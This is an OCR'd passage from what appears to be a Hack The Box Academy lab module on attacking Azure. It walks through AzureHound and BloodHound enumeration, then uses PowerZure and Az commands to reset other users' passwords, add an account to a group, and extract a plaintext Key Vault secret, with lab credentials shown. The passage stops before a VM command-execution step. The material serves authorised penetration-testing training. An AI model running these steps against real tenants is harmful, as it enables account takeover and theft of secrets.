
```
PS C:\Tools> .\azurehound.exe -u "[email protected]" -p
"HacktheboxAcademy01!" list --tenant
"plaintexthacktheboxgmail.onmicrosoft.com" -o all.json
AzureHound v1.2.3
Created by the BloodHound Enterprise team -
https://bloodhoundenterprise.io

No configuration file located at
C:\Users\julio\.config\azurehound\config.json
No configuration file located at
C:\Users\julio\.config\azurehound\config.json
2023-02-17T11:09:21-06:00 INF collecting azure objects...
2023-02-17T11:09:21-06:00 INF finished listing all groups count=9
2023-02-17T11:09:22-06:00 INF finished listing all subscriptions count=0
2023-02-17T11:09:22-06:00 INF finished listing all key vaults
2023-02-17T11:09:22-06:00 INF finished listing all resource groups
2023-02-17T11:09:22-06:00 INF finished listing all subscription role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all subscription user
access admins
2023-02-17T11:09:22-06:00 INF finished listing all resource group role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all virtual machines
2023-02-17T11:09:22-06:00 INF finished listing all virtual machine role
```


```
assignments
2023-02-17T11:09:22-06:00 INF finished listing all key vault role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all devices count=0
2023-02-17T11:09:22-06:00 INF finished listing all device owners
2023-02-17T11:09:22-06:00 INF finished listing all users count=11
2023-02-17T11:09:22-06:00 INF finished listing all apps count=1
2023-02-17T11:09:22-06:00 INF warning: unable to process azure management
groups; either the organization has no management groups or azurehound
does not have the reader role on the root management group.
2023-02-17T11:09:22-06:00 INF finished listing all management group role
assignments
2023-02-17T11:09:22-06:00 INF finished listing all management group
descendants
2023-02-17T11:09:22-06:00 INF finished listing members for all groups
2023-02-17T11:09:22-06:00 ERR unable to continue processing role
assignments for this role
error="map[error:map[code:Request_ResourceNotFound innerError:map[client-
request-id:a09b506e-758c-4bce-9c49-2f6df2e4776e date:2023-02-17T17:09:11
request-id:a09b506e-758c-4bce-9c49-2f6df2e4776e] message:Resource
'a0b1b346-4d3e-4e8b-98f8-753987be4970' does not exist or one of its
queried reference-property objects are not present.]]"
roleDefinitionId=a0b1b346-4d3e-4e8b-98f8-753987be4970
2023-02-17T11:09:22-06:00 INF finished listing all group owners
2023-02-17T11:09:22-06:00 INF finished listing all app owners
2023-02-17T11:09:23-06:00 INF finished listing all tenants count=2
2023-02-17T11:09:23-06:00 INF finished listing all service principals
count=54
2023-02-17T11:09:23-06:00 INF finished listing all roles count=97
2023-02-17T11:09:23-06:00 INF finished listing all app role assignments
2023-02-17T11:09:23-06:00 INF finished listing all role assignments
2023-02-17T11:09:23-06:00 INF finished listing all service principal
owners
2023-02-17T11:09:23-06:00 INF collection completed duration=2.192815s

shutting down gracefully, press ctrl+c again to force
```

Now we need to import the output file `all.json` into BloodHound:



We can start using BloodHound to identify different attack paths since there are no pre-built queries for Azure. We will use the `Transitive Object Control` option to determine what privileges we have from Isabella's account.



We can identify that Isabel has the `Password Administrator` role, which allows us to reset the passwords of non-administrator users.

One thing to consider when working with Azure is that, by default, users do not have the privilege to read all Azure objects. There may be objects in Azure that, if the user we authenticate with does not have rights to read, we will not be able to enumerate. For

example, if we search and type `AZSubscription:` or `AZVM:`, BloodHound will not return any data because Isabella doesn't have the right to read the subscription object.

Next Steps

In the next section, we will explore how to abuse those edges and compromise an account with read privileges over the subscription to enumerate the Azure environment further.

Note: To avoid any cost after you finish your Azure testing, we recommend you cancel your Azure subscription following these steps: Cancel your Azure subscription.

Optional Exercises

Challenge your understanding of the Module content and answer the optional question(s) below. These are considered supplementary content and are not required to complete the Module. You can reveal the answer at any time to check your work.

Repeat the examples in the section and type DONE as the answer when you are finished.

Submit

Reveal Answer

Azure Attacks

We have learned how to enumerate Azure resources using AzureHound, and now we need to understand how to abuse those privileges and misconfigurations to attack the Microsoft Azure cloud.

The creators of `PowerZure` developed a framework to perform enumeration and attacks in Azure environments.

PowerZure is a PowerShell project created to assess and exploit resources within Microsoft's cloud platform, Azure. This project is very similar to PowerView for Active Directory. In this section, we will explore some uses of PowerZure.

While PowerZure simplifies some offensive operations in Azure, some features may not be available in PowerZure. Due to updates in the Azure cloud, they may only work once they are updated. In such cases, we can use `AzureAD` and `Az` Microsoft PowerShell modules to accomplish our goals.

For more information on using these tools, refer to the official documentation for the AzureAD and Az modules, and the PowerZure project.

PowerZure

To use PowerZure, we need to sign in to Azure. Open a new PowerShell window as administrator and sign in using Isabella's account:

Connecting to Azure

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                  SubscriptionName
TenantId                              Environm

ent
-------                                                  ----------------
--------                              --------
[email protected]                  92e13faa-6af8-4501-80b9-421271bc3e38
Azure..
```

Note: In case we had issues using the option `-Credential` we can still use `Connect-AzAccount` without options to bring up the Azure authentication window.

Then we need to import the PowerZure module:

Importing PowerZure

```
PS C:\Tools\PowerZure> Import-Module .\PowerZure.psd1
8888888b.                                                  ,/
8888888888P
888   Y88b                                               ,'/           d88P
888    888                                             ,' /           d88P
888   d88P  .d88b.  888  888  888  .d88b. 888d888  ,'  /____       d88P
888  888 888d888  .d88b.
8888888P"  d88""88b 888  888  888 d8P  Y8b 888P"  .'_____    ,'     d88P
888  888 888P"   d8P  Y8b
888        888  888 888  888  888 88888888 888         /  ,'      d88P
888  888 888     88888888
888        Y88..88P Y88b 888 d88P Y8b.     888        / ,'       d88P
Y88b 888 888     Y8b.
888         "Y88P"   "Y8888888P"   "Y8888  888       /,'
d8888888888  "Y88888 888      "Y8888  version 2.2
                                                    /'

Confused on what to do next? Check out the documentation:
https://powerzure.readthedocs.io/ or type Invoke-Powerzure -h for a
```

```
function table.

Please set your default subscription with Set-AzureSubscription if you
have multiple subscriptions. Functions WILL fail if you do not do this.
Use Get-AzureCurrentUser to get list your accounts roles & permissions
```

We can use `Invoke-Powerzure -h` to see all available options:

```
PS C:\Tools\PowerZure> Invoke-PowerZure -h

                          PowerZure Version 2.2

                               List of Functions

------------------Info Gathering -------------

Get-AzureADAppOwner ---------------- Returns all owners of all
Applications in AAD
Get-AzureADDeviceOwner ------------- Lists the owners of devices in AAD.
This will only show devices that have an owner.
Get-AzureADGroupMember ------------- Gathers a specific group or all
groups in AzureAD and lists their members.
Get-AzureADRoleMember -------------- Lists the members of a given role in
AAD
Get-AzureADUser -------------------- Gathers info on a specific user or
all users including their groups and roles in Azure & AzureAD
Get-AzureCurrentUser --------------- Returns the current logged in user
name and any owned objects
Get-AzureIntuneScript -------------- Lists available Intune scripts in
Azure Intune
Get-AzureLogicAppConnector --------- Lists the connector APIs in Azure
Get-AzureManagedIdentity ----------- Gets a list of all Managed Identities
and their roles.
Get-AzurePIMAssignment ------------- Gathers the Privileged Identity
Management assignments. Currently, only AzureRM roles are returned.
Get-AzureRole ---------------------- Gets the members of an Azure RBAC
role.
Get-AzureRunAsAccount -------------- Finds any RunAs accounts being used
by an Automation Account
Get-AzureRolePermission ------------ Finds all roles with a certain
permission
Get-AzureSQLDB --------------------- Lists the available SQL Databases on
a server
Get-AzureTarget -------------------- Compares your role to your scope to
determine what you have access to
Get-AzureTenantId ------------------ Returns the ID of a tenant belonging
to a domain
Show-AzureKeyVaultContent ---------- Lists all available content in a key
```


```
vault
Show-AzureStorageContent ----------- Lists all available storage
containers, shares, and tables

------------------Operational --------------

Add-AzureADGroupMember ------------- Adds a user to an Azure AD Group
Add-AzureADRole -------------------- Assigns a specific Azure AD role to a
User
Add-AzureADSPSecret ---------------- Adds a secret to a service principal
Add-AzureRole ---------------------- Adds a role to a user in Azure
Connect-AzureJWT ------------------- Logins to Azure using a JWT access
token.
Export-AzureKeyVaultContent -------- Exports a Key as PEM or Certificate
as PFX from the Key Vault
Get-AzureKeyVaultContent ----------- Get the secrets and certificates from
a specific Key Vault or all of them
Get-AzureRunAsCertificate ---------- Will gather a RunAs accounts
certificate if one is being used by an automation account, which can then
be used to login as that account.
Get-AzureRunbookContent ------------ Gets a specific Runbook and displays
its contents or all runbook contents
Get-AzureStorageContent ------------ Gathers a file from a specific blob
or File Share
Get-AzureVMDisk -------------------- Generates a link to download a
Virtual Machiche's disk. The link is only available for 24 hours.
Invoke-AzureCommandRunbook --------- Will execute a supplied command or
script from a Runbook if the Runbook is configured with a "RunAs" account
Invoke-AzureCustomScriptExtension -- Runs a PowerShell script by uploading
it as a Custom Script Extension
Invoke-AzureMIBackdoor ------------- Creates a managed identity for a VM
and exposes the REST API on it to make it a persistent JWT backdoor
generator.
Invoke-AzureRunCommand ------------- Will run a command or script on a
specified VM
Invoke-AzureRunMSBuild ------------- Will run a supplied MSBuild payload
on a specified VM.
Invoke-AzureRunProgram ------------- Will run a given binary on a
specified VM
Invoke-AzureVMUserDataAgent -------- Deploys the agent used by Invoke-
AzureVMUserDataCommand
Invoke-AzureVMUserDataCommand ------ Executes a command using the userData
channel on a specified Azure VM.
New-AzureADUser -------------------- Creates a user in Azure Active
Directory
New-AzureBackdoor ------------------ Creates a backdoor in Azure via
Service Principal
New-AzureIntuneScript -------------- Uploads a PS script to Intune
Set-AzureElevatedPrivileges -------- Elevates the user's privileges from
Global Administrator in AzureAD to include User Access Administrator in
```

```
Azure RBAC.
Set-AzureSubscription -------------- Sets default subscription. Necessary
if in a tenant with multiple subscriptions.
Set-AzureADUserPassword ------------ Sets a user's password
Start-AzureRunbook ----------------- Starts a Runbook
```

In our initial enumeration, we identified a group named `Subscription Reader` owned by `Charlotte`, an account that Isabella has the right to change the password. Although we have no precise way of guaranteeing that this group has read privileges on the subscription, there is a possibility that the administrator has given read rights to this group on the subscription because of the name it has.



To compromise this group, we must abuse two edges: `AZResetPassword` and `AZOwns`. Let's start by modifying Charlotte's password and then using her account to add herself to the `Subscription Reader` group.

Password Reset Charlotte

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Now we need to connect to Azure using Charlotte's credentials:

Connect as Charlotte

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $CharlotteCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $CharlotteCreds
```

```
Account                                                SubscriptionName
TenantId                                 Environment
-------                                                ----------------
--------                                 -----------
[email protected]                 92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

With Charlotte's access, we can now add any user as a member of "Subscription Reader" for simplicity, we will add herself:

Adding Charlotte as a member of a group

```
PS C:\Tools\PowerZure> Add-AzureADGroupMember -Group "Subscription Reader"
-Username [email protected]
PS C:\Tools\PowerZure> Get-AzureADGroupMember -Group "Subscription Reader"

@odata.type                    : #microsoft.graph.user
id                             : 0bdf0dca-c1bc-4172-857b-c7b4e539c47b
deletedDateTime                :
accountEnabled                 : True
ageGroup                       :
businessPhones                 : {}
city                           :
createdDateTime                : 2023-02-17T15:44:10Z
creationType                   :
companyName                    :
consentProvidedForMinor        :
country                        :
department                     :
displayName                    : Charlotte Moore
...SNIP...
```

Now, we can enumerate the Azure tenant again with Charllote's credentials. If the group has read access for the subscription, we should discover new objects and attack paths:

Running AzureHound as Charlotte


```
PS C:\Tools> .\azurehound.exe -u "[email protected]" -p
"HacktheboxPwnCloud01" list --tenant
"plaintexthacktheboxgmail.onmicrosoft.com" -o all-charlote.json
AzureHound v1.2.3
Created by the BloodHound Enterprise team -
https://bloodhoundenterprise.io

No configuration file located at
```

```
C:\Users\julio\.config\azurehound\config.json
No configuration file located at
C:\Users\julio\.config\azurehound\config.json
2023-02-17T13:49:52-06:00 INF collecting azure objects...
2023-02-17T13:49:53-06:00 INF finished listing all groups count=9
2023-02-17T13:49:53-06:00 INF finished listing all devices count=0
2023-02-17T13:49:53-06:00 INF finished listing all device owners
2023-02-17T13:49:53-06:00 INF finished listing all users count=11
2023-02-17T13:49:53-06:00 INF finished listing all apps count=1
2023-02-17T13:49:53-06:00 INF warning: unable to process azure management
groups; either the organization has no management groups or azurehound
does not have the reader role on the root management group.
2023-02-17T13:49:53-06:00 INF finished listing all management group role
assignments
2023-02-17T13:49:53-06:00 INF finished listing all management group
descendants
2023-02-17T13:49:53-06:00 INF finished listing all tenants count=2
2023-02-17T13:49:54-06:00 INF finished listing members for all groups
2023-02-17T13:49:54-06:00 INF finished listing all group owners
2023-02-17T13:49:54-06:00 INF finished listing all app owners
2023-02-17T13:49:54-06:00 INF finished listing all subscriptions count=1
2023-02-17T13:49:54-06:00 INF finished listing all resource groups
2023-02-17T13:49:54-06:00 INF finished listing all subscription role
assignments
2023-02-17T13:49:54-06:00 INF finished listing all subscription user
access admins
2023-02-17T13:49:54-06:00 ERR unable to continue processing role
assignments for this role
error="map[error:map[code:Request_ResourceNotFound innerError:map[client-
request-id:e7dac294-f86e-4685-8a90-533ff35a8f37 date:2023-02-17T19:49:43
request-id:e7dac294-f86e-4685-8a90-533ff35a8f37] message:Resource
'a0b1b346-4d3e-4e8b-98f8-753987be4970' does not exist or one of its
queried reference-property objects are not present.]]"
roleDefinitionId=a0b1b346-4d3e-4e8b-98f8-753987be4970
2023-02-17T13:49:54-06:00 INF finished listing all resource group role
assignments
2023-02-17T13:49:54-06:00 INF finished listing all service principals
count=54
2023-02-17T13:49:54-06:00 INF finished listing all virtual machines
2023-02-17T13:49:55-06:00 INF finished listing all roles count=97
2023-02-17T13:49:55-06:00 INF finished listing all app role assignments
2023-02-17T13:49:55-06:00 INF finished listing all key vaults
2023-02-17T13:49:55-06:00 INF finished listing all service principal
owners
2023-02-17T13:49:55-06:00 INF finished listing all key vault role
assignments
2023-02-17T13:49:55-06:00 INF finished listing all virtual machine role
assignments
2023-02-17T13:49:55-06:00 INF finished listing all role assignments
2023-02-17T13:49:55-06:00 INF collection completed duration=2.6605923s
```

```
shutting down gracefully, press ctrl+c again to force
```

Let's import the output `all-charlote.json` to BloodHound and search for the `Transitive Object Control` option for Isabella one more time.




We had 3 new object a Key Vault, a Resource Group and a Virtual Machine. Let's explore how we can read the contents of the Azure Key Vault and how to execute commands in Azure VM. We will leave the resource group exercise so you can investigate how to abuse it.

Reading an Azure Key Vault

Azure Key Vault is a cloud service for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, certificates, or cryptographic keys.

We can use BloodHound to identify the attack path from `Isabella` to the Key Vault `HTB-SECRETPLAINTEXT96519`:



To execute this attack, we will have to reset Ava Taylor's credentials, log in as Ava Taylor and then use the Powershell Az module to read the contents of the Key Vault.

To reset Ava Taylor's password, we will have to log in as Isabella:

Connect as Isabella

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxAcademy01!" -AsPlainText -Force
PS C:\Tools\PowerZure> $IsabellaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $IsabellaCreds

Account                                                  SubscriptionName
TenantId                              Environment
-------                                                  ----------------
--------                              -----------
[email protected]                 92e13faa-6af8-4501-80b9-421271bc3e38
AzureCloud
```

Reset Ava Taylor's Credentials

```
PS C:\Tools\PowerZure> Set-AzureADUserPassword -Username [email protected]
-Password HacktheboxPwnCloud01
```

Connect as Ava Taylor

```
PS C:\Tools\PowerZure> $username = "[email protected]"
PS C:\Tools\PowerZure> $password = ConvertTo-SecureString
"HacktheboxPwnCloud01" -AsPlainText -Force
PS C:\Tools\PowerZure> $AvaCreds = New-Object
System.Management.Automation.PSCredential $username, $password
PS C:\Tools\PowerZure> Connect-AzAccount -Credential $AvaCreds

Account                                                SubscriptionName
TenantId                              Environment
-------                                                ----------------     -
-------                              -----------
[email protected] Azure subscription 1 92e13faa-6af8-4501-80b9-
421271bc3e38 AzureCloud
```

To retrieve the password, we will use the Az PowerShell module instead of PowerZure. A Key Vault can have multiple secrets, keys, and certificates. We need to get the name of the secret within the Key Vault:

Search Azure Key Vault Secret name

```
PS C:\Tools> Get-AzKeyVaultSecret -VaultName HTB-SECRETPLAINTEXT96519
Vault Name   : htb-secretplaintext96519
Name         : HTBKeyVault
Version      :
Id           : https://htb-
secretplaintext96519.vault.azure.net:443/secrets/HTBKeyVault
Enabled      : True
Expires      :
Not Before   :
Created      : 2/17/2023 4:44:48 PM
Updated      : 2/17/2023 4:44:48 PM
Content Type :
Tags         :
```

The name is `HTBKeyVault`. Now we need to get the secret. The secret is stored as a secure string, and we need to convert its value back to plain text.

Getting the Secret in the Azure Key Vault


```
PS C:\Tools> $secret = Get-AzKeyVaultSecret -VaultName HTB-
SECRETPLAINTEXT96519 -Name HTBKeyVault
PS C:\Tools> [System.Net.NetworkCredential]::new('',
$secret.SecretValue).Password
ImHack1nGTooM4ch!
```

Note: There's an option in PowerZure to read the content of the Key Vault, but it was not working properly at the time of writing this module.

Execute Commands in Azure VM

An Azure virtual machine gives you the flexibility of virtualization without buying and maintaining the physical hardware that runs it. However, you still need to maintain the virtual machine by performing tasks such as configuring, patching, and installing the software that runs on it.

We can use BloodHound to identify the attack path from `Isabella` to the Key Vault `AZVM-01`:



To execute this attack, we will have to reset Madison Johnson's credentials, log in as Madison Johnson and then use the `PowerZure` module to execute command in the VM. We will also demonstrate how to do the same with the PowerShell `Az` module.

To reset Madison Johnson's password, we will have to log in as Isabella:

Connect as Isabella to reset Madison's password

